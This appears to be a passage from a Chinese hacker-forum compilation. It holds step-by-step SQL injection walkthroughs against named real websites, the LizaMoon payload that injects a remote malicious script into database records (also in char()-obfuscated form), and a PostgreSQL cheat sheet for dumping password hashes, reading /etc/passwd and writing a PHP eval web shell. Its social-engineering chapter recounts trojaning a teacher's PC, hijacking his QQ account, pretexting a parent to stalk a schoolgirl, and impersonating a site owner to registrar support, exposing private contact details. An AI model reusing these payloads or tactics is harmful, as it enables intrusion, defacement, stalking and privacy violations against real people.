+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=5--
```

第五个数据库名：pubs

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2
+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=6--
```

第六个数据库名：Northwind

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2
+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=7--
```

第七个数据库名：StrongCRM

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2
+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=8--
```

第八个数据库名：handson

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2
+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=9--
```

第九个数据库（当前数据库）名 zhengheng

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2
+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=10--
```

第十个数据库名：tjlyweb2

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2
+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=11--
```

第十一个数据库名：tjtourstat

到了第 12 个

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2
+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=12--
```

回显：

```
Warning: main(): PropGet() failed: 发生意外。 Source: ADODB.Field Description: BOF 或 EOF
中有一个是“真”，或者当前的记录已被删除，所需的操作要求一个当前的记录。 in
d:\program files\magic winmail\server\webmail\www\zhengheng\performance\sub.php on
line 41
```

dbid 换成 12 到 20 都提示这个，可能服务器上就只有上面的 11 个数据库了。

下面依然通过查询 id 获得名称，不过这次不是数据库名，而是表名。

我们以当前数据库 zhengheng 为例，查询表的名字比较简单，但是语句比较长：

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2
```

```
+union+all+select+1,name,null,3+from+Northwind.dbo.sysobjects+where xtype=CHAR(85) and name not in (select top 1 name from Northwind.dbo.sysobjects where xtype=CHAR(85))—
```

不多解释，就是 sql 语句，其中两个地方要填写数据库名，格式是 数据库名.dbo.sysobjects，总过两个，要是一样的。如果不是当前的数据库，这就成了跨库查询，可能有的虚拟主机设置权限不让跨库查询。这里查的是：Northwind.dbo.sysobjects

括号里的最后一句： (select top 1 name from Northwind.dbo.sysobjects where xtype=CHAR(85))

这里面变化 top XX name 里面的数字即可，这个 XX 是表的序号。这样从 top 1 一直查到 top 12，列出的表名称如下：

```
Products,Order Details,CustomerCustomerDemo,CustomerDemographics,Region,Territories,EmployeeTerritories,Employees,Categories,Customers,Shippers,Suppliers
```

再下面是查字段名了。查询字段名共分两步，

1、获得表段的总序号，注意是总序号，跟 id 不同，而且要区分好字段和表段

2、根据表的序号一个一个列出字段的名字

第一步：

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,id,null,3+from+Northwind.dbo.sysobjects+where xtype=CHAR(85) and name not in (select top 10 name from Northwind.dbo.sysobjects where xtype=CHAR(85))--
```

这里仍然是变化 top XX，前面有几个 XX，这里就可以有几个 XX。

注意：不要以为上一步多余，字段的名字是必须知道的，光靠序号和 id，后面是无法继续的。

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,id,null,3+from+Northwind.dbo.sysobjects+where xtype=CHAR(85) and name not in (select top 10 name from Northwind.dbo.sysobjects where xtype=CHAR(85))—
```

获得序号是：2073058421,如图 5.1.9

图 5.1.9 获得序列号

这个序号要记好了，把这个序号复制下：

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,name,null,3+from Northwind.dbo.syscolumns where ID=2073058421 and name not in (select top 1 name from Northwind.dbo.syscolumns where ID=2073058421)--
```

注意看了，上面 select 的是 id，这里是 name，from 后面的数据库我就不说了，句子中有两个数据库名字，同样也有两个 where id =

这个 id 等于就是前面步骤出来的 总序号，top 这个，跟之前列表名的 top 不一样。前面是列表名，这里是列字名。

表名和字名不是一回事，数量自然是没法比的。
所以这里 top1 到 topXXX 列出来，就能列出 id 为 2073058421 即 Northwind 数据库的 Products 表段里面的字的名字了。
这个逻辑一定要搞清。

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,name,null,3+from Northwind.dbo.syscolumns where ID=2073058421 and name not in (select top 1 name from Northwind.dbo.syscolumns where ID=2073058421)—
```

第一个字段是 city，第二个是 CompanyName
我们主要查的是管理员的表和字，这里就不继续查下去了
不过查来查去，我还是没找到管理员的表在哪里。
根据前面得到的表名和字名，查询字段里的内容即可：

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,title,null,3+from+zhengheng..landed--
```

我查的跟上面列出来的例子里面的数据库、表。字不一样，跟着变就可以了。
我查的数据库是 zhengheng，

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,name,null,3+from+zhengheng.dbo.sysobjects+where xtype=CHAR(85) and name not in (select top 15 name from zhengheng.dbo.sysobjects where xtype=CHAR(85))--
```

表段是 landed，id 是 997578592，

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,id,null,3+from+zhengheng.dbo.sysobjects+where xtype=CHAR(85) and name not in (select top 15 name from zhengheng.dbo.sysobjects where xtype=CHAR(85))--
```

字段是 title，

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,name,null,3+from zhengheng.dbo.syscolumns where ID=997578592 and name not in (select top 2 name from zhengheng.dbo.syscolumns where ID=997578592)--
```

内容是：2008 年房地产评估项目，如图 5.1.10

图 5.1.10 爆出字段内容

改动自己所需~
（全文完）责任编辑：随性仙人掌

第 2 节. LizaMoon SQL Injection(丽莎月亮注入)手法详解

作者：YoCo Smart
来自：Silic Group Hacker Army
网址：http://blackbap.org

前言：正文分两部分，第一部分是我还没拿到土耳其朋友给的脚本之前，我所了解到的一些信息和分析，第二部分是核心部分，我不想多讲，我只贴注入代码，更详细的分析，我觉得没必要。为什么呢，大牛们看了代码就知道了，就是一个把挂马代码直接植入到数据库的注入代码

I.前期特征及其了解

II.具体注入代码和方法

为什么媒体和安全厂商要来炒作丽莎月亮，或者说，丽莎月亮是什么，丽莎月亮怎么来的。丽莎月亮是个直译单词，原文是 lizamoon，这些我觉得我都不需要再赘言解释了。那么 lizamoon 这个词是怎么来的呢，你看个代码就知道了：

```
"</title><script src="http://www.lizamoon.com/ur.php"></script>"
```

看到这个网址了？就是这么来的。这个 ur.php 就是挂马页，这句代码就是挂马代码，据我 MSN 讨论群里的一位科索沃朋友统计，本次被挂马的页面(不是网址，是页面。url 和 page 有区别)实际共有 4.5millions。

一开始的情况就是很多网站被植入了这段代码，后来有发现 hosts 也被改了 www.lizamoon.com 127.0.0.1 复制代码根据大家的反映，挂马事件通常都是发生在 mssql2005+存在 asp.net 环境的系统中，加上连 hosts 都被改，这样来看的话，有两种可能 1 是拿到 webshell 使用 asp.net 的漏洞提权了

2 是 mssql2005 存在提权 0day

很多人觉得 mssql2005 存在 0day，连微软都在数据库页面发布了关于 lizamoon 安全通告，这才引起了有些人恐慌。

不过大家忽略了一个问题，有脑子的人都应该注意到，此次 iTunes 网站也被挂马了，挂的很受伤。难道 iTunes 也用的 mssql？

除了 banner

Server: AkamaiGHost 复制代码再把网站目录随便一个小写目录改成大写访问就 404 了，显然是 Unix 无法用 mssql，也就是说 mssql2005 存在 0day 的炒作就不攻而破了。

那么到底是什么问题呢，写到这里，我觉得大家可以哈哈大笑了，其实就是最最普通的注入。

你平时发现一个注入点怎么做呢？

注入查询管理员密码，到后台登陆取得 webshell，提权取得服务器。对吧？

这里就不对了，lizamoon 不需要得到管理员信息，直接将挂马代码 update 到数据库，仅此而已。

而之所以 lizamoon 选中了 mssql，原因在于 mssql 可以像 MySQL 一样，不需要猜表，可以将表段的名称爆出来，而 ASP+access 就只能暴力猜解。

别说国外，国内都很少用十几年前 Win98 时代的产品 mssql2000 了吧，这就是为什么被挂马的网站服务器都装有 mssql2005 的原因了。

至于 iTunes 不使用 mssql 都被挂马，我个人认为只要 iTunes 不是用的 access，而且又有注入点的话，被挂马有什么稀奇，如果被人找到了管理后台，并且得到了 webshell，那首页都毫无悬念的保不住。我的解释虽然不官方，但事实确实是这样。

我想大牛你已经不需要看下去了，因为下面我要说的是第二部分，注入代码。
首先假设一下（额。都已经有上百万的实际挂马例子了，我觉得我再找一个实际例子，这个是不是会被人骂我脱裤子放屁？我还是假设一下好了）
假设挂马页面在这里

```
http://blackbap.org/ur.php
```

再来假设注入点在这里

```
http://blackbap.org/sql.aspx?id=100
```

这里的注入点指的是没有对获取的变量严格过滤的。那么下面我要进行的注入语句就是：

```
http://blackbap.org/sql.aspx?id=100;update [YOURTABLE] set AltText=REPLACE(cast(AltText as varchar(8000)),cast(</title><script src=http://blackbap.org/ur.php></script> as varchar(8000)),cast(char(32) as varchar(8)))
```

具体代码我觉得我不需要解释了吧？懂的人都知道这个是把挂马连接插入到表里的每条记录上面，不懂的人我觉得你只要会套进去用就够了吧？
这里有个疑问点，就是黑客如何知道数据库的表段名称。额。这个问题其实很雷人，懂 mssql 注入的人都应该会 mssql 可以通过查询获得表段名称，而不是像 access 一样需要暴力猜解。
这也就是 lizamoon 这个批量注入挂马攻击脚本的强大之处，也是这个 lizamoon 唯一值得称赞的地方了。
至于上面的语句，我还没有说完，实际我看到的批量攻击脚本有两个版本，虽然大同小异，不过有一个地方有区别。
土耳其黑客手上的脚本是我上面给出的注入代码，而我看到的俄罗斯黑客手上的脚本，攻击代码中多了引号，也就是这样：

```
http://blackbap.org/sql.aspx?id=100;update [YOURTABLE] set AltText=REPLACE(cast(AltText as varchar(8000)),cast("</title><script src=http://blackbap.org/ur.php></script>" as varchar(8000)),cast(char(32) as varchar(8)))
```

挂马代码这里有引号，这是我看到的区别。老实说，我并不知道这个引号的作用-_,啊哈，这个笑话好冷，至于哪个是正宗嫡传，我觉得你自己去试就知道了，因为我要说的注入代码里的关键问题不在这个地方，这里只是个小插曲。
从最弱智的说起，你如果浏览器是 IE8 以上版本，你用这样含 script 的语句你不觉得浏览器会提示你，地址存在跨站已经修改之类的警告么。好吧，多余的我不说了。
实际脚本里面的攻击语句是这样的：

```
http://blackbap.org/sql.aspx?id=100;update [YOURTABLE] set AltText=REPLACE(cast(AltText as varchar(8000)),cast(char(60)+char(47)+char(116)+char(105)+char(116)+char(108)+char(101)+char(62)+char(60)+char(115)+char(99)+char(114)+char(105)+char(112)+char(116)+char(32)+char(115)+char(114)+char(99)+char(61)+char(34)+char(104)+char(116)+char(116)+char(112)+char(58)+char(47)+char(47)+char(98)+char(108)+char(97)+char(99)+char(107)+char(98)+char(97)+char(112)+char(46)+char(111)+char(114)+char(103)+char(47)+char(117)+char(114)+char(46)+char(112)+char(104)+char(112)+char(34)+char(62)+char(60)+char(47)+char(115)+char(99)+char(114)+char(105)+char(112)+char(116)+char(62) as varchar(8000)),cast(char(32) as varchar(8)))
```

好了，关于 lizamoon 的我觉得没什么可讲的了。这就是脚本里面的核心代码了。
如果我再讲下去，是不是要从 perl 脚本基本语法、mssql 基本语法，一直讲到 perl 如何扫描网站根据回显爆 mssql 表名称？顺带讲讲利用 aspx 怎么提权？
（全文完）责任编辑：随性仙人掌

第 3 节. PHP+Sqlite 注入步骤简介

作者：YoCo Smart
来自：Silic Group Hacker Army
网址：http://blackbap.org

随着 Web2.0 的发展，网站的架设越来越方便，Web 软件也变得越来越先进。PHP+MySQL 可以算的上一对好搭档了，当然，也有一些非主流的程序员用 PHP 搭配 MSSQL 来建网站。喜欢尝鲜的朋友应该知道除了 MySQL 和 MSSQL 长见于 PHP，还有一个 sqlite 也常搭配于 PHP。sqlite 是一个老牌子了，但是它一直没有停止发展。用 sqlite 的人其实数量也很多。例如 Silic Group 在 2011 年为电脑报制作的黑客闯关游戏(http://hackgame.blackbap.org)为了适应不同的 Web 环境，就设置了 sqlite 和 MySQL 数据库切换功能，可以使用 MySQL 数据库，也可以使用 sqlite 数据库。

好了，闲话不扯，进入主题。关于 sqlite 注入的基本步骤，网上似乎并不多，反正我是没找到。实例的话，就更是没有了。

所以 Silic Group 的大牛们就在本文就来给大家用实例演示一次

sqlite 第一步是，判断字段数。同其他数据库一样(access 除外)，要用 union 来爆数据的话，字段数要一致。

因为符合以下条件：php 搭建 + sqlite 数据库 + 未对变量过滤

的网站本来就不多，所以暂时未找到在 php+sqlite 中能用 order by 判断字段数的。

另外，同 MySQL 数据库一样，后面可以加"--"来终止后面会影响前面注入执行的 SQL 语句。

例如：

```
http://www.easymobi.cn/product.php?id=0'union+select+1,2,3,4,5,6,7,8,9,0,11,12,13,14,15,16,17,18,19,10,21,22,23,24,25
http://www.easymobi.cn/product.php?id=0'union+select+1,2,3,4,5,6,7,8,9,0,11,12,13,14,15,16,17,18,19,10,21,22,23,24,25--
```

本文例子中，字段数为 25：

字段数有了，按照 php+MySQL 的步骤，应该是爆参数和数据库了。

不过 sqlite 数据库是一个类似 access 的*.mdb 一样的数据库文件，不需要数据库名，只需要数据库路径。至于参数嘛，就更没有了

那么顺延步骤，猜表段名。

sqlite 和 MySQL 不太一样，MySQL 4.x 没有 information_schema 数据库，只能靠人品猜，而 MySQL 5.x 则可以轻易读出已有的表段，字段甚至数据库名的名字。

那个类似于 information_schema 数据库的是一个表，但是这个表默认是不显示的。

如图所示，这个表的名字叫做：sqlite_master，表中的字段有 type,name,tbl_name,rootpage,sql 这几个字段中比较有用的就是 SQL 字段了

构造注入语句如下：

```
http://www.easymobi.cn/product.php?id=0'union+select+1,2,3,4,5,6,7,8,9,0,11,12,13,14,15,16,17,18,19,10,21,22,23,sql,25+from+sqlite_master--
```

得到反馈信息：

```
CREATE TABLE sqlite_sequence(name,seq)
```

那么这里只有一条，如图所示

实际上，sqlite 也有 mysql 里面的 group_concat 函数，也有导入和导出文件的函数。

但是在注入语句中因并未测试成功，所以暂不做讲解。

如果以后能遇到的话，Silic Group 将重新拿实例讲解关于读取文件和导出 webshell 的用法，另外还有基于 sqlite 的 group_concat()函数的应用。
所以直接讲解关于爆其他数据的方法。
方法很简单，group_concat()在注入中不能用，那就用 limit 限制位置。
用法仍然是 limit x,y
例如：

```
http://www.easymobi.cn/product.php?id=0'union+select+1,2,3,4,5,6,7,8,9,0,11,12,13,14,15,16,17,18,19,10,21,22,23,sql,25+from+sqlite_master+limit+2,1--
```

就得到了不同的数据：

```
CREATE TABLE [ywlx_news] ( [id] INTEGER PRIMARY KEY NOT NULL, [title] TEXT NULL, [summary] TEXT NULL, [type] INTEGER NULL, [content] TEXT NULL, [time] VARCHAR(30) NULL )
```

这里是数据库创建的历史 SQL 语句。上面有什么表段字段写的不都很清楚了吗？
剩下的 select 字段 from 表段这样的，我想就不需要重复了吧？
就这么简单。
（全文完）责任编辑：梵幻

第 4 节. Postgresql 注入语法指南

作者：Juliet
来自：Silic Group Hacker Army
网址：http://blackbap.org

本文很抱歉没有实例，没有截图。像我这个不善于 Google 的人来说，要找一个 Postgresql 的注入实例还是不太容易，所以，不解释。
只有枯燥的语句，和回显作为例子。SQL 软件中，不管是 MSSQL,MySQL,Oracle 还是 Access 或者是 informix,firebird,db2，他们的 SQL 逻辑和语法都是万变不离其宗的。虽然这么说，但是不建议注入初学者来看本文。因为我不会把每个函数或者语法都解释一遍。直接阅读本文，菜鸟肯定有难度，又没有实例，但是懂 SQL 手注的人阅读起来还是相当容易的。
在注入中常用的几个注入语法通常有这么几个：--显示版本--从已知表段字段爆数据--列库--列数据库中的表段--列表段中的字段--读取配置信息，例如数据库登陆账户和密码--读写文件那我就一个一个来讲这些 Postgresql 的语法是怎样的--显示版本

```
select version();
union select 1,2,...n,version()
```

//version()函数与 MySQL 的是一样的
回显数据举例：

```
PostgreSQL 8.1.18 on i686-redhat-linux-gnu, compiled by GCC gcc (GCC) 4.1.2 20080704 (Red Hat 4.1.2-46)
```

--从已知表段字段爆数据

```
select aa from bb where cc=dd;
union select 1,2,....n,aa from bb where cc=dd
//所有的 SQL 语法几乎都是这样的语法来爆数据
```

--列库

```
select datname from pg_database;
```

```
union select 1,2,….,n,datname from pg_database;
```

回显举例：

postgres,prc,template1,template0

--列数据库中的表段

```
select relname from pg_stat_user_tables limit 1 offset n;
//类似于 MySQL 中的 information_schema.tables，虽然不大恰当
union select relname from pg_stat_user_tables limit 1 offset 3;
//limit 1 offset 0 和 MySQL 的 limit 0,1 一个效果。
```

--列表段中的字段

```
select column_name from information_schema.columns where
table_name='xxx' limit 1 offset n;
union select 1,2,…..,n,column_name from information_schema.columns
where table_name=0x3a limit 1 offset 5
```

//同 MySQL

--读取配置信息，例如数据库登陆账户和密码

```
select usename,passwd from pg_shadow;
union select 1,2,…n,usename,passwd from pg_shadow
//pg_shadow 数据库类似于 MySQL 中的 mysql 数据库
```

root 账户为 postgres

回显举例：postgres 9d2e7638fd7c7e433f0074a8f65cfd3a

--读取文件

```
create table test(code text);
copy test from '/etc /passwd'with delimiter E'\t';
```

(注：网上多数关于 Postgresql 的语句中是双引号，实际测试，8.x 到 9.x 双引号无效，应该用双引号)

回显举例：

Query failed: ERROR: extra data after last expected column CONTEXT: COPY file, line 1: "root:x:0:0:root:/root:/bin/bash"

--写入文件

```
insert into test values ('<?php eval($_POST["cmd"];?>');
copy test(code) to ”/var/www/one.php”;
```

回显举例：

Query failed: ERROR: could not open file "/var/www/html/aaa.php" for writing: Permission denied

pg_file_read()不如 MySQL 中的 load_file()那么好用

例如：

```
select pg_file_read('pg_hba.conf',1,pg_file_length('pg_hb.conf'));
```

则回显：Query failed: ERROR: function pg_file_length("unknown") does not exist HINT:

No function matches the given name and argument types.

You may need to add explicit type casts.

Postgresql 我也不是特别熟，所以写到这里。

（全文完）责任编辑：梵幻

第六章　社会工程学

第 1 节. 洒家要社工妹子

作者：Rabbit
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

虽然不知道 ban 是什么意思，但是感觉不太好啊
所以还是发上个洒家要社工妹子
话说我以前就吃过这种亏 所以现在用上了
不过 令人失望的是，不知道是马不给力 还是那个老师太强大
反正我是没等到上线 于是 我把马拉到 u 盘 准备去政教处插他电脑
但是徘徊了一整 政教处一直有人
于是洒家换了个思路
既然那个老师玩电脑 有防范意识 但是我们班主任不行啊
所以我找了个机会 搬本子 顺势把马挪过去 亲手运行
于是 晚上等到了我班主任上 qq 我把他保存密码取消了
于是 拿到密码 登录了班主任 qq 如图 6.1.1
随便扯句鬼话忽悠学籍 毕竟他们是同事嘛 也不好太不给面子
于是学籍发过来了，如图 6.1.2




图 6.1.1 登录班主任 QQ

打开学籍翻档案果然 妹子的名字赫然在其中
档案齐全啊 生日什么的都有了，如图 6.1.3




图 6.1.2 拿到学籍

图 6.1.3 找到妹子个人信息

于是 接着再搞点网络上的信息于是 洒家根据学籍里的家长电话 一个电话摇到他妈妈那去了 大概通话如下：你好 是***家长吗？：我是 你是？：我是**一中政教处的 现在我们核实下学生资料，麻烦您给说一下：嗯 好啊 于是 电话到手 最给力的是他妈连 qq 也知道于是都到手了所以 把她 qq 扔到谷歌里 于是 其他 qq 百度 id 还有个论坛号都有了而且据观测 喜欢了不少吧呢 什么陈奕迅吧什么的 这个把妹就得投其所好然后 洒家加她 qq 了！！！开始勾搭

（全文完）责任编辑：D.L

第 2 节. 仿域名客服社工网站管理员

作者：Edrea

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net

其实我也不知道这是一次失败的开头还是成功的社工

目标站:hlqq.cn

可能有人想问为什么要黑这个站 其实他是一个手机论坛 但是他在我朋友的手机站上面乱发信息 各种打广告 我朋友受不了了 才来找我 要我帮帮他

于是社工之旅开始了

我的老习惯先是从 whois 上收集信息，如图 6.2.1

其实 当时我查询的时候，他注册姓名不是这个，注册 QQ 也不是

注册姓名是:鉏李俊，注册邮箱是:15960557137@126.com

是后来更新过来的，万恶的 whois 害死我了

我们看到:参照页……: http://www.cnnic.net.cn

中国数据 这个站是很不好社工的 听基友说 他要打电话给 各位基友有木有想放弃?

其实我也想放弃了的，打算渗透

图 6.2.1 whois 信息

百度了一下，进去后:http://www.22.cn/

看了一下大概

于是 --狭义的社工又来了

但是没有 QQ 查不到信息 我去 hlqq.cn 找了一些他发布的东西 找到了 QQ:100257578

百度了 100257578 这个资料 大多数都是他是站长什么的 然后出售一些域名

说白了 就是一个卖域名的

把大概资料收集后 我去找客服 (你不明白我的幸酸 我找了 3 次客服 花了我半个月时间都没社下来)

这里记录很丢丑 不过还是发上来

我首先伪装成这个站的站长，如图 6.2.2，图 6.2.3，图 6.2.4，图 6.2.5，图 6.2.6，图 6.2.7

图 6.2.2 聊天记录




图 6.2.3 聊天记录

图 6.2.4 聊天记录




图 6.2.5 聊天记录

图 6.2.6 聊天记录




图 6.2.7 聊天记录

看到这里有没有觉得很尴尬? 注册邮箱不是 whois 上面显示的那个
也不是这个人的邮箱 却是另外一个我们完全不知情的 QQ




图 6.2.8 聊天记录




图 6.2.9 聊天记录

看到没有 确实是有一个 126 的 不过已经改了 但是我们可以确定一点
这个网站必须是在这里注册的

图 6.2.10 聊天记录

图 6.2.11 聊天记录

我信心漫漫的准备拿出我搜集的信息
身份证是从他住址的前 6 位和他的生日组合的

图 6.2.12 聊天记录

图 6.2.13 聊天记录

信息全部不对阿 -- 桑心阿
也不是毫无收获 拿到了 ID ， 如图 6.2.14.图 6.2.15
然后你们猜我做什么了 -- 是的 我打了电话给客服 说我要找回密码 (因为很多网络说不清的有时候一个电话就能解决)
她要我提供 ID 我说了 ID 她说稍等 我查看一下
我听到了她旁边一个美女说 这个 ID 是我刚刚给他的 根本他一开始就不知道

图 6.2.14 拿到 ID

图 6.2.14 拿到 ID

我吓的马上挂机了 -- 我的小心肝阿

但是 你们猜我看到了什么?

图 6.2.15 发现突破点

我像看到了希望一样




图 6.2.16 再次查询 whois

图 6.2.17 whois 信息

-- 在我写这篇文章的时候

我已经挂过黑页了 所以他也改了注册人姓名 和邮箱 和密码

真是佩服这些卖域名的速度之快

当时显示的信息是 注册人:李小平 注册 Email:10682230@qq.com

但是我又不能马上去找客服阿 那样太假

过了一个星期左右 我又去找客服了

图 6.2.18 聊天记录

